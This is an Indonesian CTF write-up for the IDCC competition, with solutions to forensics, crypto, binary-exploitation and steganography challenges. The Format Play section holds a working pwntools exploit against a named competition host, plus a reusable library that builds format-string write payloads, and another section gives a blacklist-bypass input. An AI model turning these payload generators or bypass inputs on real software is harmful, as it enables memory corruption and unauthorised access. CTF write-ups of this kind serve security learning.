https://drive.google.com/file/d/1zZrMBfFyzNeky2tEYQ2FTwzUXhTx-gkL/view?usp=sharing

Diberikan sebuah file image.img: DOS/MBR boot sector



Karena pada umumnya, file disk image masih menyimpan string tanpa terenkripsi atau terubah, maka dicoba untuk mencari flag tanpa melakukan mount. Adapun yang dicoba adalah pencarian “flag”, “IDCC”, [73, 68, 67, 67] -> representasi decimal IDCC, [49, 44, 43, 43] -> representasi hex dari IDCC.

Saat menjalankan “strings image.img | grep 73” didapatkan output mencurigakan.

```
 IllIIllIIllIII = loadstring;local IlIlIlIlIlIlIlIlII = {'\45','\45','\47','\47'
,'\32','\68','\101','\99','\111','\109','\112','\105','\108','\101','\100','\32'
,'\67','\111','\100','\101','\46','\32','\10','\114','\101','\113','\117','\105'
,'\114','\101','\32','\34','\110','\105','\120','\105','\111','\46','\102','\115
','\34','\10','\114','\101','\113','\117','\105','\114','\101','\32','\34','\105
','\111','\34','\10','\10','\32','\32','\32','\108','\111','\99','\97','\108','\
32','\102','\61','\105','\111','\46','\111','\112','\101','\110','\40','\34','\4
7','\114','\111','\111','\116','\47','\110','\111','\116','\101','\115','\46','\
116','\120','\116','\34','\44','\34','\114','\34','\41','\10','\32','\32','\32',
'\105','\102','\32','\102','\126','\61','\110','\105','\108','\32','\116','\104'
,'\101','\110','\32','\10','\32','\32','\32','\112','\114','\105','\110','\116',
'\40','\34','\73','\68','\67','\67','\123','\79','\112','\101','\110','\87','\82
','\84','\105','\53','\57','\48','\48','\68','\33','\125','\34','\41','\10','\10
','\32','\32','\32','\101','\108','\115','\101','\32','\10','\32','\32','\32','\
112','\114','\105','\110','\116','\40','\34','\87','\101','\32','\97','\108','\1
08','\32','\108','\105','\118','\101','\32','\101','\118','\101','\114','\121','
\32','\100','\97','\121','\32','\105','\110','\32','\118','\105','\114','\116','
\117','\97','\108','\32','\101','\110','\118','\105','\114','\111','\110','\109'
,'\101','\110','\116','\115','\44','\32','\100','\101','\102','\105','\110','\10
1','\100','\32','\98','\121','\32','\111','\117','\114','\32','\105','\100','\10
1','\97','\115','\46','\34','\41','\10','\10','\32','\32','\32','\101','\110','\
100','\10',}IllIIllIIllIII(IllIIIllIIIIllI(IlIlIlIlIlIlIlIlII,IIIIIIIIllllllllII
IIIIII))()
C12A7328-F81F-11D2-BA4B-00A0C93EC93B
```

Ubah array tersebut menjadi angka, yaitu:

```
data =
[45,45,47,47,32,68,101,99,111,109,112,105,108,101,100,32,67,111,100,1
01,46,32,10,114,101,113,117,105,114,101,32,34,110,105,120,105,111,46,
102,115,34,10,114,101,113,117,105,114,101,32,34,105,111,34,10,10,32,3
2,32,108,111,99,97,108,32,102,61,105,111,46,111,112,101,110,40,34,47,
114,111,111,116,47,110,111,116,101,115,46,116,120,116,34,44,34,114,34
,41,10,32,32,32,105,102,32,102,126,61,110,105,108,32,116,104,101,110,
32,10,32,32,32,112,114,105,110,116,40,34,73,68,67,67,123,79,112,101,1
10,87,82,84,105,53,57,48,48,68,33,125,34,41,10,10,32,32,32,101,108,11
5,101,32,10,32,32,32,112,114,105,110,116,40,34,87,101,32,97,108,108,3
2,108,105,118,101,32,101,118,101,114,121,32,100,97,121,32,105,110,32,
118,105,114,116,117,97,108,32,101,110,118,105,114,111,110,109,101,110
,116,115,44,32,100,101,102,105,110,101,100,32,98,121,32,111,117,114,3
2,105,100,101,97,115,46,34,41,10,10,32,32,32,101,110,100,10]
```

Ubah menjadi string menjadi:

```
--// Decompiled Code. \nrequire "nixio.fs"\nrequire "io"\n\n   local
f=io.open("/root/notes.txt","r")\n   if f~=nil then \n
print("IDCC{OpenWRTi5900D!}")\n\n   else \n   print("We all live
every day in virtual environments, defined by our ideas.")\n\n
end\n
```

Didapatkan flag.

Flag: **IDCC{OpenWRTi5900D!}**

Crypto

DecryptME (50 pts)

Decrypt and win.
Diberikan sebuah *script* python dan file terenkripsi.

```
#decryptme.py
from base64 import *
def enkripsi(plain, keys):
      enc = []
      plain = b64encode(plain)
      for i, l in enumerate(plain):
            kunci = ord(keys[i % len(keys)])
            teks = ord(l)
            enc.append(chr((teks + kunci) % 127))
      return ''.join(enc)
```

```
$ cat enkripsi
jasonjeremy@asdf:/media/sf_SVM/idcc$ cat enkripsi
F7=&D**********
```

Keterangan: * berarti suatu karakter

Dari 5 karakter pertama dicari key yang menghasilkan output F7=&D, didapatkan key, yaitu ‘rajar’. Diasumsikan bahwa ‘r’ terakhir berulang, maka key adalah ‘raja’

Berikut *script* dekripsi yang saya gunakan.

```
import decryptme, base64

data =
'_0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ{}'

with open('enkripsi','rb') as f:
      a = f.read()

flag = ''

first6 = 'raja'
for i in range(len(a)):
      data = ord(a[i]) - ord(first6[i % len(first6)]) - 1
      if (data < 0):
```

```
            data += 128
        flag += chr(data)

print base64.b64decode(flag)
```

Flag : **IDCC{S1mpl3_4nd_stR4ight}**

OldCrypt (70 pts)

Just another crypt..
Diberikan dua buah file plaintext, yaitu flag dan kunci.

```
$ cat flag
zezse rarvrt hpmoe
pmyph heyr zkmrhvphhrm apmer
lknvrnevrt yrmsr vkvrt
xrzsre kmfhrp zknretmjr
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
lklrxhrm zezsezp ae rmfhrxr
wrnmre lemyrmf ae bewr
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
oemyr hksrar teaps
zkzlknehrm xkmjpzrm rlrae
wrvrp teaps hrarmf yrh raev
yrse oemyr vkmfhrse heyr...
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
brmfrm lkntkmye zkwrnmre
bpyrrm zezse ae lpze...
d! zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
EAOO{j0p_Swm3A_z3_m1Ok}

$ cat kunci
```

```
r404404loa404kcf404tebhv404zmd404sgnx404ypqw404iju
```

Saya tidak tahu metode enkripsi atau *cipher* apa yang digunakan. Untuk itu, saya melakukan substitution manual. Saya mencoba metode substitution karena melihat pada string IDCC kedua C diubah menjadi O. Berikut hasil substitution manual terhadap bahasa Indonesia.

```
E = I
A = D
O = C
R = A
M = N
P = U
H = K
Y = T
V = L
T = H
Z = M
K = E
```

Dari substitution manual tersebut didapatkan bahwa string panjang di atas flag adalah lirik laskar pelangi. Dibuat *script* untuk *decipher* pesan.

```
with open('text','r') as f:
      a = f.read()

with open('enc','r') as f:
      b = f.read()

key = {}

for i in range(len(a)):
      key[b[i]] = a[i]
      key[b[i].upper()] = a[i].upper()

print key
eflag = 'EAOO{j0p_Swm3A_z3_m1Ok}'
flag = ''
for c in eflag:
      if (c in key):
            flag += key[c]
      else:
            flag += c
print flag
```

* Keterangan: ‘text’ adalah lirik laskar pelangi, ‘enc’ adalah ‘flag’ tanpa flag.

Flag: **IDCC{y0u_Pwn3D_m3_n1Ce}**

Binary Exploit

Format Play (50 pts)

Akses ke nc 178.128.106.125 13373

Diberikan sebuah *binary executable* 32-bit sebagai berikut.

```
jasonjeremy@asdf:/media/sf_SVM/idcc$ ./format_playing
Input your name: Jason
Hello, Jason
secret: 255
hahaha... shame
```

Terdapat *vulnerability* yaitu *format string attack*. Dapat dilihat pada hasil dekompilasi yang melakukan printf tanpa *format*.

```
printf("Hello, ");
printf(&format);
puts((const char *)&unk_8048813);
if ( secret == 48879 )
{
  puts("Congratulations!");
  system("/bin/cat ./flag.txt");
}
else
{
  v38 = secret;
  printf("secret: %d\n", secret);
  puts("hahaha... shame");
}
```

Program akan memberikan flag apabila secret diubah menjadi 48879 atau 0xBEEF. Dilakukan input sederhana untuk mencari offset *format string*.

```
jasonjeremy@asdf:/media/sf_SVM/idcc$ ./format_playing
Input your name: aaaa%p.%p.%p.%p.%p.%p.%p
Hello, aaaa0xff9e846c.0xf77304a0.0x804865a.(nil).0x1.0xf7759918.0x61616161
secret: 255
hahaha... shame
```

Didapatkan bahwa input terdapat pada *offset* 7. Digunakan *library* buatan sendiri. Berikut *script* akhir.

```
from pwn import *
import f32

debug = 0
```

```
if debug:
      r = process('./format_playing')
else:
      r = remote('178.128.106.125', 13373)

solve = f32.hhn(0xBEEF, 0x0804A034, 7)
r.sendline(solve)
print r.recv(500)
```

```
#f32.py
from pwn import *

def hhn(val, dest, base):
      output_val = []
      output_dest = []
      cval = 0
      last_val = 0

      for i in range(4):
            cval = ((val & 0xFF) - last_val + 0x100) % 0x100
            if (cval == 0):
                  cval = 0x100
            output_val.append("%" + str(cval) + "c")
            output_val.append("%??$hhn")
            output_dest.append(dest)
            dest += 1
            last_val = val & 0xFF
            val >>= 8

      str_len = 0
      for data in output_val:
            str_len += len(data)

      pad = 4 - str_len % 4
      pad = 0 if pad == 4 else pad

      offset = base + (str_len + pad) / 4

      for i in range(len(output_val)):
            if '??' in output_val[i]:
                  output_val[i] = output_val[i].replace('??',
str(offset).zfill(2))
                  offset += 1
```

```
      output = ''.join(output_val) + 'A' * pad

      for data in output_dest:
            output += p32(data)
      return output



def hn(val, dest, base):
      output_val = []
      output_dest = []
      cval = 0
      last_val = 0

      for i in range(2):
            cval = ((val & 0xFFFF) - last_val + 0x10000) % 0x10000
            if (cval == 0):
                  cval = 0x10000
            output_val.append("%" + str(cval) + "c")
            output_val.append("%??$hn")
            output_dest.append(dest)
            dest += 2
            last_val = val & 0xFFFF
            val >>= 16

      str_len = 0
      for data in output_val:
            str_len += len(data)

      pad = 4 - str_len % 4
      pad = 0 if pad == 4 else pad

      offset = base + (str_len + pad) / 4

      for i in range(len(output_val)):
            if '??' in output_val[i]:
                  output_val[i] = output_val[i].replace('??',
str(offset).zfill(2))
                  offset += 1

      output = ''.join(output_val) + 'A' * pad

      for data in output_dest:
            output += p32(data)
      return output
```


```
def n(val, dest, base):
      output_val = []
      output_dest = []
      cval = 0
      last_val = 0

      for i in range(1):
            cval = ((val & 0xFFFFFFFF) - last_val + 0x100000000) %
0x100000000
            if (cval == 0):
                  cval = 0x100000000
            output_val.append("%" + str(cval) + "c")
            output_val.append("%??$n")
            output_dest.append(dest)
            dest += 4
            last_val = val & 0xFFFFFFFF
            val >>= 32

      str_len = 0
      for data in output_val:
            str_len += len(data)

      pad = 4 - str_len % 4
      pad = 0 if pad == 4 else pad

      offset = base + (str_len + pad) / 4

      for i in range(len(output_val)):
            if '??' in output_val[i]:
                  output_val[i] = output_val[i].replace('??',
str(offset).zfill(2))
                  offset += 1

      output = ''.join(output_val) + 'A' * pad

      for data in output_dest:
            output += p32(data)
      return output
```

Flag: **IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$}**

Password Generator (100 pts)


Program Python ini berfungsi untuk melakukan generate random password.
nc 178.128.106.125 1337

Pada soal ini tidak diberikan *source code*. Berikut *service* yang diberikan.



Program menggunakan *fold*, namun beberapa input di-*blacklist* dan tidak bisa digunakan. Saya me-*refer* pada *writeup* https://reversingpwn.wordpress.com/2017/10/09/writeup-gemastik-netsec/ tepatnya soal Random String Generator 2 untuk pengerjaan.

Digunakan input: 50'\t*\t#



Flag: **IDCC{Br3ak_Y0urZ_LImIT}**

Stegano

Secret Message (50 pts)

Yo dawg..
Diberikan dua buah gambar password.jpg dan stored.jpg.

Setelah berjam-jam mencari cara dan melakukan *brute-forcing password* menggunakan *steghide* dan berbagai *wordlist*, akhirnya saya melihat huruf warna hitam.


```
$ python -c "print '4c3333744d65496e'.decode('hex')"
L33tMeIn
```

Gunakan L33tMeIn untuk steghide file stored.jpg -> 5uperBStr0ngP4ass
Gunakan 5uperBStr0ngP4ass untuk steghide file password.jpg, maka didapatkan flag.

Flag: **IDCC{Ch4in1nG_5teg0_p4ssW0rD_}**

MPPPssst (80 pts)

Lestarikan lagu anak-anak.
Diberikan sebuah gambar yaitu cover.jpg dan lagu yaitu telordardarrr.mp3.


Pertama, buka cover.jpg menggunakan *hexeditor*.

```
00 01   01 01   00 60   ÿØÿà..JFIF.....`
77 6e   6c 6f   61 64   .`..ÿþ.,Download
65 3a   20 70   61 73    lyric here: pas
70 68   78 53   71 6d   tebin.com/phxSqm
03 03   02 04   03 03   q2ÿÛ.C.........
05 05   0b 08   08 06   ................
```


Diberikan *link* pastebin -> https://pastebin.com/phxSqmq2
Apabila isi dari pastebin tersebut di-*scroll* didapatkan:

```
114.
115.
116.
117.
118.
119. Doing it boss!
120. Spreading level: 16286
121. Header wrote
122. File has been saved as: telordardarrr.mp3
123. Hiding process has finished successfully.
124. Cleaning memory...
```

Googling terhadap string tersebut menghasilkan:



Install AudioStego dan jalankan.



Flag: **IDCC{st3Gano_s0und_n_h1d3}**